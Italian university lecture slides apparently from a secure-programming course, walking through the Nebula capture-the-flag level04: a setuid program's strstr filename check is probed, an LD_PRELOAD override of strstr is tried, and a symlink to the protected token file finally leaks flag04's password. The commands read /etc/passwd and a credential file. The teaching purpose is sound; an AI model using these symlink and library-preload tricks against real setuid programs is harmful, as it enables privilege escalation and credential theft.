

Programmazione Sicura



SymLink Following
e Toc-Tou Bug



Barbara Masucci

UNIVERSITÀ DEGLI STUDI DI SALERNO

DIPARTIMENTO DI INFORMATICA

DIPARTIMENTO DI ECCELLENZA

-

-

-

Level 04

- "This level requires you to read the **token** file, but **the code restricts the files that can be read**. Find a way to bypass it :)"
- Il programma in questione si chiama `level04.c` e il suo eseguibile ha il seguente percorso:
`/home/flag04/flag04`




Capture the Flag!

Obiettivi della sfida


- Lettura del token (password dell'utente `flag04`), in assenza dei permessi per farlo
- Autenticazione come utente `flag04`
- Esecuzione del programma `/bin/getflag` come utente `flag04`



Albero di attacco



Aggiornamento dell'albero di attacco



Strategia alternativa

- Vediamo quali **home directory** sono a **disposizione** dell'utente level04

```
ls /home/level*
```

```
ls /home/flag*
```

- L'utente level04 può accedere solamente alle directory

```
/home/level04
```

```
/home/flag04
```



Strategia alternativa

- La directory /home/flag04 contiene, oltre a file di configurazione di BASH, un eseguibile **flag04** e un file **token**:
 - Digitando `ls -la /home/flag04/flag04` otteniamo

```
-rwsr-x--- 1 flag04 level04
```
 - Il file **flag04** è di proprietà dell'utente **flag04** ed è leggibile ed eseguibile dagli utenti del gruppo **level04**
 - Inoltre, è **SETUID**




Strategia alternativa

- La directory `/home/flag04` contiene, oltre a file di configurazione di BASH, un eseguibile `flag04` e un file `token`:
 - Digitando `ls -la /home/flag04/token` otteniamo

```
-rw----- 1 flag04 flag04
```
 - Il file `token` è di proprietà dell'utente `flag04` ed è leggibile e scrivibile solo da lui
 - Probabilmente il file `token` consente di determinare la password di `flag04`



Aggiornamento dell'albero di attacco



Strategia alternativa

- Autentichiamoci come utente level04
 - username: level04
 - password: level04
- Proviamo a visualizzare il contenuto di **token** attraverso il comando **cat**

```
level04@nebula:~$ cat /home/flag04/token  
cat: /home/flag04/token: Permission denied  
level04@nebula:~$ _
```

Otteniamo un messaggio di errore



Strategia alternativa

- Poichè abbiamo il permesso di esecuzione, proviamo ad eseguire il binario `flag04`:

`./flag04`

```
level04@nebula:/home/flag04$ ./flag04  
./flag04 [file to read]
```

Il programma si aspetta il nome di un file da aprire



Strategia alternativa

- Proviamo a chiedere l'apertura di un file qualsiasi, ad esempio /etc/passwd
`./flag04 /etc/passwd`

```
level04@nebula:/home/flag04$ ./flag04 /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
```

Il contenuto del file viene mostrato a video



Strategia alternativa


- Proviamo a chiedere l'apertura del file token:
`./flag04 token`

```
level04@nebula:~$ cd /home/flag04  
level04@nebula:/home/flag04$ ./flag04 token  
You may not access 'token'
```

- Quindi, il programma legge qualsiasi file tranne
`token`



Aggiornamento dell'albero di attacco



Analisi del sorgente

level04.c

```
...
int main (int argc, char **argv, char **envp)
{
    char buf[1024];
    int fd, rc;

    if(argc == 1){
        printf("%s [file to read]\n", argv[0]);
        exit(EXIT_FAILURE);
    }

    if(strstr(argv[1], "token") != NULL) {
        printf("You may not access '%s' \n", argv[1]);
        exit(EXIT_FAILURE);
    }
}
```

Se il numero di argomenti è 1, il programma termina (nessun file specificato)

Se il nome del file è token, il programma termina e stampa un messaggio di errore



Funzione strstr

- Il controllo sul nome del file passato come input viene fatto dalla funzione **strstr**
- Leggiamone la documentazione

```
STRSTR(3)                                Linux Programmer's Manual                                STRSTR(3)
NAME
    strstr, strcasestr - locate a substring
SYNOPSIS
    #include <string.h>

    char *strstr(const char *haystack, const char *needle);

    #define _GNU_SOURCE
    #include <string.h>

    char *strcasestr(const char *haystack, const char *needle);
DESCRIPTION
    The strstr() function finds the first occurrence of the substring needle in the string haystack. The terminating '\0' characters are not compared.

    The strcasestr() function is like strstr(), but ignores the case of both arguments.
```



Funzione strstr

- Il messaggio di errore si ha ogni qual volta l'argomento passato a `flag04` contiene **token** come sottostringa

```
level04@nebula:~$  
level04@nebula:~$ /home/flag04/flag04 eeeetoken  
You may not access 'eeeetoken'  
level04@nebula:~$
```

Anche se il file non esiste!



Idea

- Proviamo a usare la variabile LD_PRELOAD per **caricare in anticipo una libreria condivisa** che implementa una nuova funzione strstr

```
#include <unistd.h>
#include <sys/types.h>
#include <string.h>

char *strstr(const char *haystack, const char *needle)
{
    return NULL;
}
```

Il nuovo file strstr.c va creato nella home di level04 e consente di bypassare il controllo sul nome del file



Modifica LD_PRELOAD

- Generiamo la **libreria condivisa**

```
level04@nebula:~$ gcc -shared -fPIC -o strstr.so strstr.c
level04@nebula:~$ ls
strstr.c  strstr.so
```

- Modifichiamo la variabile **LD_PRELOAD**

```
level04@nebula:~$ export LD_PRELOAD=./strstr.so
```



Iniezione libreria condivisa

- Mandiamo in esecuzione flag04


```
level104@nebula:/home/flag04$ ./flag04 token
You may not access 'token'
```

- Fallimento: è stata eseguita la strstr originale!
 - Necessaria omogeneizzazione dei privilegi
 - Effettuiamo una copia di flag04


```
level104@nebula:~$ cp /home/flag04/flag04 /home/level104
level104@nebula:~$ ls -l /home/level104
total 20
-rwxr-x--- 1 level104 level104 7428 2021-04-06 02:36 flag04
-rw-rw-r-- 1 level104 level104  140 2021-04-06 02:29 strstr.c
-rwxrwxr-x 1 level104 level104 6656 2021-04-06 02:30 strstr.so
level104@nebula:~$ _
```



Aggiornamento dell'albero di attacco



Aggiornamento dell'albero di attacco



Un nuovo errore

➤ Ripetiamo l'attacco

```
level04@nebula:~$ export LD_PRELOAD=./strstr.so
level04@nebula:~$ ./flag04 /home/flag04/token
flag04: Unable to open /home/flag04/token: Permission denied
level04@nebula:~$
```

➤ L'attacco fallisce a causa dei permessi del file flag04

- La copia di flag04 non è capace di aprire token poiché non ha il bit **SETUID** settato e, inoltre, il file token non ha i permessi di lettura per gli altri utenti
- Dobbiamo proseguire con l'analisi del sorgente
- Prima di procedere, ripristiniamo il contenuto precedente di

LD_PRELOAD



Analisi del sorgente

level04.c

Apertura del file in sola lettura
tramite la funzione open

```
fd = open(argv[1], O_RDONLY);  
if(fd == -1) {  
    err(EXIT_FAILURE, "Unable to open %s", argv[1]);  
}
```

Lettura del file passato in input
tramite la funzione read

```
rc = read(fd, buf, sizeof(buf));  
  
if(rc == -1) {  
    err(EXIT_FAILURE, "Unable to read fd %d", fd);  
}
```

Scrittura del buffer tramite
la funzione write

```
write (1, buf, rc);  
}
```



Analisi del sorgente

- Osserviamo questo frammento di codice:

```
fd = open(argv[1], O_RDONLY);  
if(fd == -1) {  
    err(EXIT_FAILURE, "Unable to open %s", argv[1];  
}
```

- Cosa si può dire della funzione `open()` ?



Funzione open

man 2 open

```
int open(const char *pathname, int flags);  
int open(const char *pathname, int flags, mode_t mode);  
  
int creat(const char *pathname, mode_t mode);
```

The argument `flags` must include one of the following `access modes`: `O_RDONLY`, `O_WRONLY`, or `O_RDWR`. These request opening the file read-only, write-only, or read/write, respectively.

In addition, zero or more file creation flags and file status flags can be bitwise-or'd in `flags`. The `file creation flags` are `O_CREAT`, `O_EXCL`, `O_NOCTTY`, and `O_TRUNC`. The `file status flags` are all of the remaining flags listed below. The distinction between these two groups of flags is that the file status flags can be retrieved and (in some cases) modified using `fcntl(2)`. The full list of file creation flags and file status flags is as follows:



Funzione open

- Leggendo la documentazione della funzione **open** scopriamo che può aprire diversi tipi di file, tra cui i **link simbolici**
 - Un link simbolico (symlink o soft link) non è altro che un file che punta ad un altro file
 - Un link simbolico viene creato con il comando

```
ln -s nome_file_puntato nome_softlink
```



Idea

- L'attaccante crea nella propria cartella un **symlink** a un file della vittima
 - Il symlink avrà i permessi dell'utente che l'ha creato
- Questa caratteristica ci permette di bypassare il controllo della funzione **strstr()**



Uso di symlink

- Creiamo un symlink **key** che punti al file **token**

```
ln -s /home/flag04/token key
```

```
level04@nebula:~$ ln -s /home/flag04/token key
```

- Visualizziamo il contenuto della cartella

```
level04@nebula:~$ ls -la
total 6
drwxr-x--- 1 level04 level04  80 2020-03-23 06:00 .
drwxr-xr-x 1 root    root     60 2012-08-27 07:18 ..
-rw-r--r-- 1 level04 level04 220 2011-05-18 02:54 .bash_logout
-rw-r--r-- 1 level04 level04 3353 2011-05-18 02:54 .bashrc
drwx----- 2 level04 level04  60 2020-03-23 06:00 .cache
lrwxrwxrwx 1 level04 level04  18 2020-03-23 06:00 key -> /home/flag04/token
-rw----- 1 level04 level04  41 2011-11-20 21:16 .lessht
-rw-r--r-- 1 level04 level04 675 2011-05-18 02:54 .profile
```

Il symlink è visualizzato in **celestino** e la riga dei permessi inizia con "l" (link)



Uso di symlink

- Se proviamo a visualizzare il contenuto del symlink con **cat** abbiamo ancora problemi di accesso
- Proviamo ad eseguire **flag04** passandogli come nome del file il softlink che abbiamo creato

```
level04@nebula:~$ /home/flag04/flag04 key  
06508b5e-8909-4f38-b630-fdb148a848a2
```

Viene stampata a video la password di flag04

